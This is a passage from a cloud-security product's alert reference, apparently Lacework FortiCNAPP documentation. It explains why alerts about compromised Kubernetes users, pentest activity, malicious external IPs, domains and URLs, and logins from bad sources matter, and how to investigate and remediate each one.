- *Inspect suspicious IP addresses triggering K8s APIs*: Suspicious IPs are often the first indicator of potential compromise. Analyze the geolocation, network reputation, and historical activities of these IPs. If the IPs are marked as malicious in supporting facts, it is a very strong indicator that the K8s user credential is compromised.
- *Analyze anomalous K8s API calls*: In *Supporting Facts*, focus on any K8s APIs that deviate from the baseline behavior of the responsible user. Look for unusual patterns such as accessing APIs that the user normally does not interact with, or APIs that have high privileges (for example, CreateClusterroles_AllResources). This step helps in identifying the scope and nature of the unusual activities.
- *Investigate resources accessed by the user*: Refer to *Supporting Facts* to scrutinize the resources that have been accessed or modified by the user. This includes examining the K8s cluster ID, namespace, resource names, and specific API calls made and evaluating the sensitivity and significance of the accessed resources. Understanding the extent of access can help in determining the potential impact of the breach.
- *Identify forbidden K8s API calls*: In *Supporting Facts*, pay special attention to any forbidden APIs made by the user. These are attempts to access resources or perform actions that the user is not authorized to. This could indicate an attempt to escalate privileges or discover sensitive areas of the infrastructure.

- *Review successful sensitive API calls*: Finally, review all successful sensitive API calls made by the user as documented in *Supporting Facts*. This includes actions that may lead to data exfiltration, infrastructure manipulation, or other critical changes. This step is crucial for understanding the actual impact of the compromise and for identifying any immediate actions required to mitigate the risk.

Resolution

Implement the following steps to remediate compromised users in your K8s environment:

- Immediately revoke the credentials of the compromised K8s user. This is the most urgent step to prevent further unauthorized access.
- Restrict access to the K8s API server to only trusted IPs or networks. This step is crucial to reduce the attack surface.
- Block all suspicious IPs that have been identified as triggering K8s APIs. Conduct analysis on these IPs to understand the source and extent of the threat.
- Review all anomalous K8s API calls made by the compromised user and initiate a rollback or remediation process for any malicious or unauthorized changes.
- Secure the resources that were accessed or touched by the compromised user and implement continuous monitoring on these resources to detect any further malicious activity.
- Evaluate the access permissions and roles assigned to the user to ensure they align with the principle of least privilege. Update and reinforce the permissions settings to prevent similar breaches.

Potential Penetration Test

This alert occurs when Lacework FortiCNAPP detects evidence that indicates penetration testing (pentest) or red/blue/purple team activity in your cloud environment.

Why this alert is important

It is important to respond to suspected penetration testing activity quickly because real attackers often use the same tools that are used to probe for security weaknesses.

Why this might be just fine

It is possible that authorized penetration tests, red team, and purple team exercise scenarios are being performed.

Investigation

Use the recommendations below to investigate this alert:

- *Examine supporting evidence*: Click the *Events* tab to review potentially suspicious activities that occurred at the time of the alert.
- *Inspect suspicious binaries*: New processes may have been launched.
- *Analyze anomalous activities*: In *Supporting Facts* focus on any connections to malicious domains and hosts.

Resolution

Implement the following steps to remediate the alert:

- Patch any vulnerabilities in the system that the attacker may have exploited.
- Implement additional security measures.
- Conduct additional training for staff.

Suspicious Activity AWS User

This alert occurs when Lacework FortiCNAPP detects suspicious activity related to one or more AWS identities, but with a lower confidence level than a Potentially Compromised AWS Keys alert. As with that more severe alert, if this suspicious activity corresponds to a genuine intrusion it is likely due to a leak or theft of AWS access keys.

Why this alert is important

This alert could represent an intrusion in its early stages where Lacework FortiCNAPP has not observed enough of the attacker's activity to distinguish between that and background behaviors.

Investigation

See Investigation on page 1980 in Potentially Compromised AWS Keys on page 1980.

Resolution

See Resolution on page 1981 in Potentially Compromised AWS Keys on page 1980.

Suspicious Activity Azure

This alert occurs when Lacework FortiCNAPP detects suspicious activity related to one or more Azure identities, but with a lower confidence level than a Potentially Compromised Azure alert.

Why this alert is important

This alert could represent an intrusion in its early stages where Lacework FortiCNAPP has not observed enough of the attacker's activity to distinguish between that and background behaviors.

Investigation

See Investigation on page 1982 in Potentially Compromised Azure on page 1982.

Resolution

See Resolution on page 1983 in Potentially Compromised Azure on page 1982.

Suspicious Activity GCP

This alert occurs when Lacework FortiCNAPP detects suspicious activity related to one or more Google Cloud identities, but with a lower confidence level than a Potentially Compromised GCP alert.

Why this alert is important

This alert could represent an intrusion in its early stages where Lacework FortiCNAPP has not observed enough of the attacker's activity to distinguish between that and background behaviors.

Investigation

See Investigation on page 1984 in Potentially Compromised GCP on page 1984.

Resolution

See Resolution on page 1985 in Potentially Compromised GCP on page 1984.

Suspicious Activity Host

This alert occurs when Lacework FortiCNAPP detects suspicious activity related to one or more host machines, but with a lower confidence level than a Potentially Compromised Host alert.

Why this alert is important

This alert could represent an intrusion in its early stages where Lacework FortiCNAPP has not observed enough of the attacker's activity to distinguish between that and background behaviors.

Investigation

See Investigation on page 1986 in Potentially Compromised Host on page 1986.

Resolution

See Resolution on page 1986 in Potentially Compromised Host on page 1986.

Suspicious Activity K8s

This alert occurs when Lacework FortiCNAPP detects suspicious activity related to one or more Kubernetes identities, but with a lower confidence level than a Potentially Compromised K8s alert.

Why this alert is important

This alert could represent an intrusion in its early stages where Lacework FortiCNAPP has not observed enough of the attacker's activity to distinguish between that and background behaviors.

Investigation

See Investigation on page 1987 in Potentially Compromised K8s on page 1987.

Resolution

See Resolution on page 1988 in Potentially Compromised K8s on page 1987.

Introduction to Threat Intel alerts

This section provides information about some of the threat intel alerts that are visible in the Console.

Lacework FortiCNAPP's threat intel alerts provide warning of potential threats based on the latest intelligence and threat analysis. Each alert provides supporting facts that can be useful to you when investigating or implementing remediation steps.

For each documented alert, it provides:

- a summary of the alert
- why the alert is important
- information about investigating the alert
- information about how to resolve the alert

Advantages of Threat Intel alerts

The following are key advantages of Lacework FortiCNAPP's threat intel alerts, contributing to our prevention and detection cybersecurity strategies:

- *Dynamic Severity Calculation* - Our system determines severity based on the number of threat intel providers marking the Indicators of Compromise (IOC) as malicious, resulting in more precise threat assessment and prioritization. This reduces false positives and enhances accuracy for customers.
- *Leveraging Customer Databases* - We utilize Lacework FortiCNAPP Customer Databases (CDBs) containing attacking external IP addresses to power indicator-based detection approach. This enables more accurate measurement of severity.
  - *Targeted Customer Mapping*: Severity levels dynamically consider the number of targeted customers for an indicator, providing an accurate representation of potential threats and estimated impact across Lacework FortiCNAPP's customer base.
  - *Daily IOC Database Updates*: Our IOC database is now updated daily, ensuring up-to-date and fresh data.
  - *Automated Time-To-Live (TTL) Evaluation*: A daily automated process evaluates the time to live (TTL) of an IOC, ensuring the database remains current and relevant. We have a 90-day maximum retention period by default.
- *Enhanced Tag System* - We have revamped the tag system to provide more contextual information in the Console.
  - *Malicious Intel Provider Hit Count*: Tags now include the hit count of malicious intel providers, offering additional insight.
  - *Additional Filtration Layer*: A new filtration layer excludes specific Autonomous System Number (ASN) owners and networks from VirusTotal. Contact Fortinet Support for the list of excluded ASN owners.

These advancements strengthen Lacework FortiCNAPP's threat intel alerts, empowering organizations with greater visibility and actionable intelligence for comprehensive cybersecurity.

Inbound IOC alerts are assigned a severity one level lower compared to outbound alerts. For example, if an IOC is identified as malicious by 10 or more providers, it will be classified as *Medium* severity for inbound connections and *High* severity for outbound connections. For more information, refer to Alert Severity.

Bad External Client DNS

This alert occurs when Lacework FortiCNAPP detects an external host, that has been flagged as malicious by intelligence sources, connects to an internal host. If an application cannot be associated with a connection, Lacework FortiCNAPP generates a machine alert.

Why this alert is important

This alert typically indicates that an external host associated with various attacks is attempting to connect to an Internet-facing service in your infrastructure. These connection attempts may include automated port scanning, service discovery, brute-forcing, or application exploitation. Such an alert may highlight services that have been mistakenly exposed to the Internet.

Investigation

Investigate threat tags and any open source information to determine what activity has been associated with this external host in the past. Examine the number of connections and size of data transfer for the connections to determine if meaningful data has been transferred - over 10 KB per connection. If the target application requires a password, review logs for successful login activity from the remote IP.

Resolution

Determine if the activity associated with the external host was successful. If successful, remediate damaged services, inspect for signs of persistence and lateral movement. If possible, block future communications from the host. Additionally, determine if the application in question should be Internet-accessible.

Bad External Client IP Address

This alert occurs when Lacework FortiCNAPP detects attempted connections from known malicious IPs to processes in your infrastructure. These connections are flagged by Lacework FortiCNAPP based on threat intelligence sources.

This alert is triggered once every 24 hours, summarizing all attempted connections from these bad IPs to software processes across your monitored infrastructure. For instance, it provides a daily summary of connection attempts to processes such as sshd (SSH) or Nginx across all infrastructure.

This alert does not confirm successful connections, and further investigation is required to assess any potential malicious activity.

Why this alert is important

Attackers frequently scan the internet for vulnerabilities and misconfigured services such as SSH interfaces with weak passwords. This alert summarizes such activity that occurs within a 24-hour timeframe, helping you identify probed processes or services.

For instance, if you have an internal policy that strictly prohibits SSH access except through a private bastion host requiring VPN authentication, any connection from a bad external client IP address to an SSH service should raise concerns. This alert can help identify instances where SSH has been inadvertently exposed externally within your infrastructure.

Why this might be just fine

Certain services, especially those that are customer-facing and revenue-generating, may require public accessibility, making them susceptible to scanning from malicious IP addresses. Unless there is additional evidence such as subsequent alerts, successful logins, or indications of tampering, this alert can be treated as informational in nature.

Investigation

Each instance of this alert requires investigation. When examining the *Alert Details* in the Console, direct your attention to the following critical areas:

1. Review the *What* section to verify whether the entities or applications mentioned in this alert should be exposed to the internet. Incorrect exposure of services, especially with weak or default passwords on their administrative interfaces, can lead to unauthorized access by attackers.

2. Review the *Where* section to obtain the number of connections and the data transfer size associated with each connection. Consider investigating further if the data transferred exceeds 10 KB per connection, as this may indicate the exchange of significant information.
3. Investigate machines listed in the *What* section where sshd (SSH) is involved by clicking the hostname and access the *User Login Activity* and *Bad Login Summary* cards. This will provide insights into any attempted SSH connections from bad IPs and whether they were successful.

Resolution

If the activity associated with IP was successful, remediate damaged services, inspect for signs of persistence and lateral movement. If possible, block future communications from the IP. Additionally, determine if the application in question should be internet-accessible.

Bad External Client IP Address Connection

This alert occurs when Lacework FortiCNAPP detects an external IP address that has been flagged as malicious by intelligence sources connects to a process on a host running a Lacework FortiCNAPP agent.

Why this alert is important

This alert typically indicates that an IP address associated with various attacks is attempting to connect to an Internet-facing service in your infrastructure. These connection attempts may include automated port scanning, service discovery, brute-forcing, or application exploitation. Such an alert may highlight services that have been mistakenly exposed to the Internet.

Investigation

Investigate threat tags and any open source information to determine what activity has been associated with this IP address in the past. Examine the number of connections and size of data transfer for the connections to determine if meaningful data has been transferred - over 10 KB per connection. If the target application requires a password, review logs for successful login activity from the remote IP.

Resolution

Determine if the activity associated with IP was successful. If successful, remediate damaged services, inspect for signs of persistence and lateral movement. If possible block future communications from the IP. Additionally, determine if the application in question should be Internet-accessible.

Bad External Client IP Address Connection To Vulnerable Application

This alert occurs when Lacework FortiCNAPP detects an external client with a potentially malicious IP address has attempted to connect to a vulnerable application running on a system. This alert is typically associated with a security breach or attempted breach.

Why this alert is important

Here are some possible explanations for this alert:

- The external client is attempting to exploit a known vulnerability in the vulnerable application to gain unauthorized access or steal sensitive information.
- The external client may be attempting to launch a distributed denial-of-service (DDoS) attack on the vulnerable application, causing it to become unresponsive or crash.
- The external client may be attempting to probe the system for weaknesses or vulnerabilities that can be exploited later.

It's important to take immediate action with this alert to prevent potential damage to the system or data.

Investigation

Follow these steps to investigate the alert:

1. Review the system or application logs to identify the source IP address of the external client that attempted to connect to the vulnerable application.
2. Determine if the IP address is associated with any known malicious activity or has a history of suspicious behavior. Several online resources and tools can help you identify and analyze IP addresses, such as threat intelligence feeds, IP reputation databases, and geolocation services.
3. Review the logs of the vulnerable application to determine if any unauthorized access or suspicious activity occurred. Look for unusual or unexpected requests, commands, or data transfers that may indicate an attempted breach or attack.
4. Check the configuration and version of the vulnerable application to determine if any known vulnerabilities exist. If vulnerabilities are discovered, take immediate steps to address them by patching or updating the application or implementing workarounds or mitigation measures.
5. Assess the overall security posture of the system and environment, including firewalls, intrusion detection and prevention systems, access controls, and authentication mechanisms. Ensure that all security controls are properly configured and functioning as intended.
6. Consider conducting a more comprehensive security assessment or penetration testing of the system and environment to identify additional vulnerabilities or weaknesses.

Resolution

Follow these steps to resolve the alert:

1. Immediately disconnect the external client IP address from the vulnerable application to prevent further unauthorized access or potential damage.
2. Review the system or application logs to determine if any data or information was compromised or exfiltrated during the attack. If data is lost or stolen, immediately notify any affected parties and implement appropriate measures to protect the data.
3. Patch or update the vulnerable application to address any known vulnerabilities or weaknesses exploited during the attack. Ensure that all security updates are applied promptly to prevent future attacks.
4. Conduct a comprehensive security assessment or penetration testing of the system and environment to identify additional vulnerabilities or weaknesses. Implement appropriate measures to address any identified vulnerabilities or weaknesses.
5. Consider implementing additional security controls such as firewalls, intrusion detection and prevention systems, access controls, and authentication mechanisms to strengthen the overall security posture of the system and environment.

Bad External Host

This alert occurs when Lacework FortiCNAPP detects an outbound connection has been made from your cloud deployment to an external domain that has not been accessed within the last 24 hours. Additionally, this domain has been flagged as potentially malicious by intelligence sources. Lacework FortiCNAPP identifies the destination domain name by conducting a reverse IP lookup, which correlates DNS queries and network connections observed in your cloud deployment. Domain names are aggregated based on their second top-level domain, except for AWS domains, which are aggregated by service name (for example, ec2.amazonaws.com).

Why this alert is important

Software running in cloud deployments generally demonstrates consistent network behaviors. Therefore, when there is new access to external domains flagged as malicious, it necessitates investigation, particularly if the domain is unrelated to business operations.

When software establishes connections with potentially malicious domains, it could be due to various reasons, including:

- Supply chain attacks, where malicious code is injected into open source or third-party software.
- Malware reaching out to command and control servers.
- Attackers employing techniques like SSRF (Server-Side Request Forgery) or exploiting vulnerabilities within applications.

These scenarios highlight the importance of thoroughly examining and addressing any connections to potentially malicious domains to ensure the security and integrity of the cloud environment.

Why this might be just fine

There are instances where domains flagged as malicious may no longer pose a threat or have been inaccurately labeled by third-party intelligence sources. Additionally, in certain industries like Cryptocurrency trading, domains that are commonly communicated with may indicate crypto mining activity for organizations outside of that industry.

New tools are regularly introduced in cloud environments, which can result in accessing new domains that are necessary for their operation, including those owned by the software vendor. Therefore, the presence of a new domain alone does not automatically indicate a security breach. Nonetheless, it is important for the security team to monitor the behavior of all newly introduced software.

Certain use cases inherently require access to new domain names. For instance, reputation systems that browse user-supplied URLs or marketing software that gathers intelligence from across the web. Lacework FortiCNAPP identifies such software or hosts that interact with a significant number of external domains within your deployment. It aggregates these connections to avoid triggering alerts for individual domains. Further customization options for alert criteria can be found at Suppress Crawler-Related Alerts.

Investigation

Each instance of this alert requires investigation. When examining the *Alert Details* in the Console, direct your attention to the following critical areas:

1. Analyze the *Threat Tags* and *Threat Source* information in the *What* section. This will provide insights into why the flagged IP has been identified, such as being a possible Tor exit node.
2. Utilize the *Investigation* tab for a more in-depth analysis. The *Polygraphs*, *Process Details*, and *Container Image Information* cards can help identify the specific machine, process, or container associated with the connection. This information can assist in narrowing down the source of the connection. Additionally, review the metadata, including tags, to determine the owner of the service or infrastructure involved. Contact the respective team to inquire if any changes were made during the alert timeframe that may explain the connection.
3. Check the *Where* section to verify if any data has been transferred. Investigate further if there is significant data transfer exceeding 10KB.
4. For an IP address that requires deeper investigation, click the IP address to access the network dashboard, which provides additional observations related to that address within your environment. You can also click the *View on VirusTotal* link at the top of the screen to access VirusTotal for a third-party analysis of the IP address.

Resolution

If the connection is malicious, take steps to restore the affected systems to a known clean state. If possible, implement sinkholing or blocking of the domain to prevent reinfection.

Bad External Server DNS Connection

This alert occurs when Lacework FortiCNAPP detects an internal host connected to an external host, identified by its domain name, has been flagged as malicious by intelligence sources. If a connection cannot be associated with an application, Lacework FortiCNAPP generates a machine alert.

Why this alert is important

This alert may be the result of a compromised application, malware, or an internal test. The malicious domain may be associated with C&C or crypto mining.

Investigation

Verify that the domain was added to a denylist or blocklist using other sources. Examine any data transfer and determine if meaningful data has been exchanged - over 10 KB per connection. Look at the direction of transfer. For example, if this machine does not typically connect to the Internet, even data transfer less than 10 KB per connection may indicate C&C (Command-and-Control).

Resolution

If the domain is confirmed to be malicious, block the URL and scan the host. Perform local forensics and then restore the host to a known good state.

Bad External Server Host Connection

This alert occurs when Lacework FortiCNAPP detects a bad external host, which has already been seen in the data center, is connected to via an application for the first time.

Why this alert is important

Connecting to a known, bad URL may be the result of a compromised application, malware or an internal test. The malicious IP is typically associated with C&C (Command-and-Control) or crypto-mining.

Investigation

Verify that the IP URL was added to a denylist or blocklist using other sources. Examine any data transfer and determine if meaningful data has been exchanged - over 10 KB per connection. Look at the direction of transfer, for example, if this application does not typically connect to the Internet, even data transfer less than 10 KB per connection may indicate C&C (Command-and-Control).

Resolution

If the URL is confirmed to be malicious, block the URL and scan the local machine. Perform local forensics and then restore the machine to a known good state.

Bad External Server IP Address

This alert occurs when Lacework FortiCNAPP detects an internal host connects to an IP address that has been flagged as malicious by intelligence sources. If an application cannot be associated with a connection, Lacework FortiCNAPP generates a machine alert.

Why this alert is important

Connecting to a known, bad IP may be the result of a compromised application or malware. The malicious IP is typically a C&C server, and a compromised host may be used for anything from crypto-mining to DDOS attacks.

Investigation

Verify that the IP was added to a denylist or blocklist using other sources. Examine any data transfer and determine if meaningful data has been exchanged - over 10 KB per connection. Look at the direction of transfer, for example, if this application does not typically connect to the Internet, even data transfer less than 10 KB per connection may indicate C&C (Command-and-Control).

Resolution

If the IP address is confirmed to be malicious, block the IP address and scan the local machine. Perform local forensics and then restore the machine to a known good state.

Bad External Server IP Address Connection

This alert occurs when Lacework FortiCNAPP detects an additional internal host connects to a previously seen IP address that has been flagged as malicious by intelligence sources. If an application cannot be associated with a connection, Lacework FortiCNAPP generates a machine alert.

Why this alert is important

Connecting to a known, bad IP address may be the result of a compromised application or malware. The malicious IP address is typically a C&C (Command-and-Control) server and a compromised host may be used for anything from crypto-mining to DDOS attacks. Since at least one other host has connected to the IP address, extra attention should be given if the IP address has been determined to be malicious

Investigation

Verify that the IP was added to a denylist or blocklist using other sources. Examine any data transfer and determine if meaningful data has been exchanged - over 10 KB per connection. Look at the direction of transfer, for example, if this application does not typically connect to the Internet, even data transfer less than 10 KB per connection may indicate C&C (Command-and-Control).

Resolution

If the IP address is confirmed to be malicious, block the IP address and scan the local machine. Perform local forensics and then restore the machine to a known good state.

Bad External Server IP Address Connection From Vulnerable Application

This alert occurs when Lacework FortiCNAPP detects an external server with a potentially malicious IP address establishes a connection to a vulnerable application.

This alert can indicate an attempt by an attacker to exploit a vulnerability in the application or to exfiltrate sensitive data from the organization's network.

Why this alert is important

The alert can indicate that an attacker is attempting to exploit a vulnerability in the application or network, steal data or install malware. If the attacker successfully establishes a connection, they may be able to exfiltrate sensitive data from the organization's network. Detecting the incident can help prevent data breaches and protect confidential information.

Investigation

Follow these steps to investigate the alert:

1. Identify the IP address of the external server that attempted to connect to the vulnerable application. This information should be available in the alert or log message associated with the alert.
2. Check if the external server's IP address is known to be malicious or has a history of attacks. This can be done by checking threat intelligence feeds or by performing a search on the IP address.
3. Check if the vulnerable application runs the latest version and all security patches are current. If not, take steps to update the application to the latest version.
4. Check the logs of the vulnerable application to see if any attempted exploits or attacks were associated with the connection from the external server.

Resolution

Follow these steps to resolve the alert:

1. If the connection was successful, immediately disconnect the external server and contain the attack's impact.
2. If the connection was legitimate, you can add the external server's IP address to an allowlist. If the connection was malicious, you might need to block the IP address or take other remedial measures.
3. It is also important to investigate why the vulnerable application was connected to a potentially malicious server in the first place. This may involve reviewing the application's network settings or configurations.

4. Implement security controls such as firewalls and intrusion detection systems or applying software patches to vulnerable applications.

Inbound Connection From a Bad External IP Address

This alert occurs when Lacework FortiCNAPP detects a bad external IP address is connecting to one or more internal hosts.

Why this alert is important

The term "Bad IP address" typically refers to malicious activity by the owner of the address. Inbound connections from bad external IP addresses can signify a potential cyber attack, such as a port scan, a brute-force attack, or a phishing attempt. For example, an attacker may attempt to exploit a vulnerability in a network service by connecting to a specific port from a known bad IP address.

Investigation

The following is helpful guidance that helps to identify malicious traffic on your network:

- Continuously inspect the top hosts generating the highest traffic volume. In most cases, after malware infects a host, it will try to make an outbound connection back to a server. An attacker uses this connection to send commands to the infected host. The infected host may download more malware, scan the network for other hosts to infect, or exfiltrate data. These behaviors sometimes lead to ongoing traffic patterns that indicate a breach.
- Look for anomalies. In addition to checking hosts with these characteristics, network administrators should be aware of the usual traffic that flows through the network. If a host starts sending an abnormal amount of data, malware has infected the host and is performing unwanted actions. Monitor individual hosts' connections, data transfer, and real connections and inspect variations.
- Watch for "deny" entries in network firewall logs. An external host trying to connect to a blocked port multiple times could result from misconfiguration or an attacker.
- Check for traffic from desktops and laptops trying to connect to each other. Desktops and laptops on the network typically have no reason to connect to one another.

Resolution

Follow these recommended steps to prevent inbound connections from a bad IP address:

- Regularly monitor top IP addresses that match one or more of the following patterns to make sure the traffic is legitimate:

    - The longest connections
    - The largest amount of data transfer
    - The most connections
- Monitor the connections, data transfer and total connections for individual hosts and inspect variations.
- Limit open ports. To maximize the number of blocked ports around critical hosts, break networks down into smaller networks (network segmentation). Make hosts accessing private networks and critical systems pass through a network with broader rules to networks with more restricted access. When malware scans for open ports, correctly configured traffic logs will include invalid access attempts.
- Configure network firewalls on the perimeter of networks to block unnecessary ports between internal and external networks and between network segments.
- Block access between individual hosts on the network by installing a host-based firewall. Create rules that only allow the specific access needed by each host.
- Monitor traffic sent to or from unexpected locations, abnormal network packet sizes, or improperly formed network requests.

Outbound Connection To a Bad External IP Address

This alert occurs when Lacework FortiCNAPP detects connections made to a known bad external IP address.

Why this alert is important

Outbound connections to bad external IP addresses can indicate a potential security breach, such as a malware infection, a command-and-control (C&C) communication, or data exfiltration. For example, a compromised computer within an organization may try to communicate with a C&C server hosted on a known bad IP address to receive instructions or send stolen data.

Investigation

Detecting outbound connections to bad IP addresses can be done using a few different methods, including:

- *Network monitoring tools*: Network monitoring tools can be used to track all outgoing traffic from your network and alert you when connections are made to known bad IP addresses. These tools can also help you analyze traffic patterns and identify potential security threats.
- *Firewall logs*: Firewall logs can provide information on which IP addresses are being blocked and which are being allowed through. By reviewing firewall logs, you can identify outbound connections to known bad IP addresses and take action to block them.
- *DNS logs*: DNS logs can also provide valuable information on outbound connections to bad IP addresses. By analyzing DNS logs, you can identify patterns of suspicious activity and take steps to block those connections.
- *Intrusion detection systems*: Intrusion detection systems can be used to monitor outbound traffic and detect attempts to connect to known bad IP addresses. These systems can also help you identify patterns of suspicious activity and take steps to block those connections.

Resolution

Follow these recommended steps to prevent outbound connections to a bad IP address:

- *Identify the source*: Determine which device or user made the outbound connection to the bad IP address. This can help you narrow down the scope of the problem and prevent it from happening again in the future.

- *Block the connection*: Immediately block the connection to the bad IP address to prevent any further communication between your network and the malicious IP. You can do this by configuring your firewall or using other network security tools.
- *Conduct a security scan*: Conduct a security scan of the affected device to detect any malware or viruses that may have caused the outbound connection to the bad IP address. Use an up-to-date antivirus software and ensure that all security patches are applied.
- *Review security policies*: Review your organization's security policies and procedures to ensure that they are up to date and effective in preventing similar incidents in the future. Consider implementing additional security measures such as network segmentation, data loss prevention tools, and user training.

Outbound Connection To a Bad External URL

This alert occurs when Lacework FortiCNAPP detects connections made to a known bad URL.

Why this alert is important

Outbound connections to bad URLs can indicate a compromised application or malware. Some examples of bad external URLs include:

- *Phishing websites*: Websites designed to steal sensitive information such as login credentials or credit card details.
- *Malware distribution sites*: Websites that distribute malware, viruses, or other malicious software.
- *Command-and-control servers*: Servers used by hackers to control compromised devices and carry out cyberattacks.
- *Adult or gambling sites*: Sites that are inappropriate for workplace use and may expose your organization to legal or reputational risks.

Investigation

Detecting outbound connections to bad external URLs is an important aspect of network security. Here are some ways you can detect these types of connections:

- *Use web filtering software*: Web filtering software can be used to block access to known malicious websites and prevent users from connecting to bad external URLs. These tools can also help you monitor web traffic and identify any suspicious activity.
- *Use network monitoring tools*: Network monitoring tools can be used to track all outgoing traffic from your network and alert you when connections are made to known bad external URLs. These tools can also help you analyze traffic patterns and identify potential security threats.
- *Monitor firewall logs*: Firewall logs can provide information on which IP addresses are being blocked and which are being allowed through. By reviewing firewall logs, you can identify outbound connections to known bad external URLs and take action to block them.
- *Conduct security audits*: Conduct regular security audits of your network to identify any vulnerabilities that may be exploited by attackers. These audits can help you identify any unauthorized connections to bad external URLs and take steps to prevent them from happening in the future.
- *Use antivirus software*: Antivirus software can help detect and prevent malware infections that may be causing outbound connections to bad external URLs.

Resolution

Follow these recommended steps to prevent outbound connections to a bad URL:

- *Identify the source*: Determine which device or user made the outbound connection to the bad external URL. This can help you narrow down the scope of the problem and prevent it from happening again in the future.
- *Block the connection*: Immediately block the connection to the bad external URL to prevent any further communication between your network and the malicious website. You can do this by configuring your web filtering software, firewall, or other network security tools.
- *Conduct a security scan*: Conduct a security scan of the affected device to detect any malware or viruses that may have caused the outbound connection to the bad external URL. Use an up-to-date antivirus software and ensure that all security patches are applied.
- *Review security policies*: Review your organization's security policies and procedures to ensure that they are up to date and effective in preventing similar incidents in the future. Consider implementing additional security measures such as network segmentation, data loss prevention tools, and user training.
- *Educate users*: Educate your employees on safe browsing practices and the risks associated with connecting to bad external URLs. Encourage them to report any suspicious activity they may encounter while using the internet.

AWS Account Accessed From Known Bad IP Address With New AWS Event Type

This alert occurs when Lacework FortiCNAPP detects a login from a known malicious source location to the AWS CallType.

Why this alert is important

This alert indicates the presence of one of the following events where the API request was successful:

Event Type	Description
AwsApiCall	An API was called.
AwsApiCall MFA	An API was called with MFA.
AwsServiceEvent	The service generated an event related to your trail. For example, this can occur when another account makes a call with a resource that you own.
AwsConsoleAction	An action was taken in the console that was not an API call.
AwsConsoleSignIn	A user in your account (root, IAM, federated, SAML, or SwitchRole) signed in to the AWS Management Console.

Investigation

Conduct an AWS security audit, including:

- Review your AWS account credentials.
- Review your IAM users.
- Review your IAM groups.
- Review your IAM roles.
- Review your IAM providers for SAML and OpenID Connect (OIDC).
- If you have created a mobile app that makes requests to AWS, review your mobile apps.
- Review your Amazon EC2 security configuration.
- Review AWS policies in other services.

Check the AWS Management Console for any unusual new resources or a resource in a new AWS region.

Resolution

The following are resolutions that you can implement:

- Avoid using the root user for day-to-day operations.
- Use roles to delegate permissions.
- Grant least privilege.
- Use AWS-managed policies when adding permissions to your IAM identities.
- Validate your policies.
- Use customer-managed policies instead of inline policies.
- Use access levels to review IAM permissions.
- Configure a strong password policy for your users.
- Enable MFA.
- Use roles for applications that run on Amazon EC2 instances.
- Rotate credentials regularly.
- Remove unnecessary credentials.
- Use policy conditions for extra security.
- Monitor activity in your AWS account.

Login From New Bad Source Using Calltype

This alert occurs when Lacework FortiCNAPP detects a login from a new malicious source location to the AWS CallType.

Why this alert is important

This alert indicates the presence of one of the following alerts, where the API request was successful:

Alert Type	Description
AwsApiCall	An API was called.
AwsApiCall MFA	An API was called with MFA.
AwsServiceEvent	The service generated an event related to your trail. For example, this can occur when another account makes a call with a resource that you own.
AwsConsoleAction	An action was taken in the console that was not an API call.
AwsConsoleSignIn	A user in your account (root, IAM, federated, SAML, or SwitchRole) signed in to the AWS Management Console.

Investigation

Conduct an AWS security audit, including:

- Review your AWS account credentials.
- Review your IAM users.
- Review your IAM groups.
- Review your IAM roles.
- Review your IAM providers for SAML and OpenID Connect (OIDC).
- If you have created a mobile app that makes requests to AWS, review your mobile apps.
- Review your Amazon EC2 security configuration.
- Review AWS policies in other services.

Check the AWS Management Console for any unusual new resources or a resource in a new AWS region.

Resolution

The following are resolutions that you can implement:

- Avoid using the root user for day-to-day operations.
- Use roles to delegate permissions.
- Grant least privilege.
- Use AWS-managed policies when adding permissions to your IAM identities.
- Validate your policies.
- Use customer-managed policies instead of inline policies.
- Use access levels to review IAM permissions.
- Configure a strong password policy for your users.
- Enable MFA.
- Use roles for applications that run on Amazon EC2 instances.
- Rotate credentials regularly.
- Remove unnecessary credentials.
- Use policy conditions for extra security.
- Monitor activity in your AWS account.

New Azure User Logged In From Bad Source

This alert occurs when Lacework FortiCNAPP detects a new Azure user has logged in from a known bad source for the first time.

Why this alert is important

This detection indicates sign-in from a malicious IP address. An IP address is considered malicious based on the high failure rates because of invalid credentials received from this IP address or other IP reputation sources.

Investigation

Login from a bad source indicates potential unauthorized access or a compromise of the user's credentials. If an attacker gains access to a user's account, they can potentially access sensitive information or take malicious actions within your organization's Azure environment.

Here are some inquiries you can leverage to investigate:

1. Confirm if the IP address shows suspicious behavior in your environment.
2. Does the IP generate a high number of failures for a user or set of users in your directory?
3. Is the traffic of the IP coming from an unexpected protocol or application, for example Exchange legacy protocols?
4. If the IP address corresponds to a cloud service provider, rule out that there are no legitimate enterprise applications running from the same IP.

Resolution

After detecting anomalous behavior, we recommend the following resolutions:

- *Disable the user's account*: If the login attempt was made using compromised credentials, immediately disable the user's account to prevent any further unauthorized access.
- *Reset the user's password*: In case the user's credentials were compromised, change the user's password immediately to prevent further unauthorized access.
- *Verify the user's identity*: Contact the user and verify their identity to ensure that they are the legitimate user of the account. If the user is unable to verify their identity, take additional remediation steps such as resetting the account or revoking access to resources.

- *Investigate the source of the bad login attempt*: Identify the source of the bad login attempt by reviewing the IP address, geographic location, or other information associated with the login attempt. Use threat intelligence sources to determine whether the source is associated with malicious activity.
- *Implement additional security controls*: Depending on the results of the investigation, consider implementing additional security controls such as multi-factor authentication or conditional access policies to prevent future unauthorized access attempts.
- *Review access controls*: Review the access controls of the user's account and the Azure resource they accessed. Review the access policies, resource groups, and network settings to ensure they align with your organization's security and compliance requirements.
- *Monitor for further suspicious activity*: Monitor the user's account and the Azure resource for any further suspicious activity to ensure that the remediation steps were effective.

GCP User Logged In From Bad Source

This alert occurs when Lacework FortiCNAPP detects a user has logged in from a known bad source.

Why this alert is important

This detection indicates sign-in from a malicious IP address. An IP address is considered malicious based on high failure rates because of invalid credentials received from this IP address or other IP reputation sources.

Investigation

Login from a bad source indicates potential unauthorized access or a compromise of the user's credentials. If an attacker gains access to a user's account, they can potentially access sensitive information or take malicious actions within your organization's Google Cloud environment.

Here are some inquiries you can leverage to investigate:

1. Confirm if the IP address shows suspicious behavior in your environment.
2. What service or resource was accessed from this IP address?
3. Are there any logs or audit trails of the actions taken from this IP address?
4. Was multi-factor authentication enabled for the user account that was used to access Google Cloud from this IP address?
5. Are there any other user accounts that have been accessed from this IP address?
6. Has this IP address been used to access other services or resources within my organization?
7. Are there other indications of malicious activity or compromise within your Google Cloud environment?

Resolution

To prevent unauthorized access to your Google Cloud environment from a bad source, implement the following:

- Configure IP allowlisting to allow access only from specific IP addresses or IP address ranges so that only authorized users can access your Google Cloud resources.
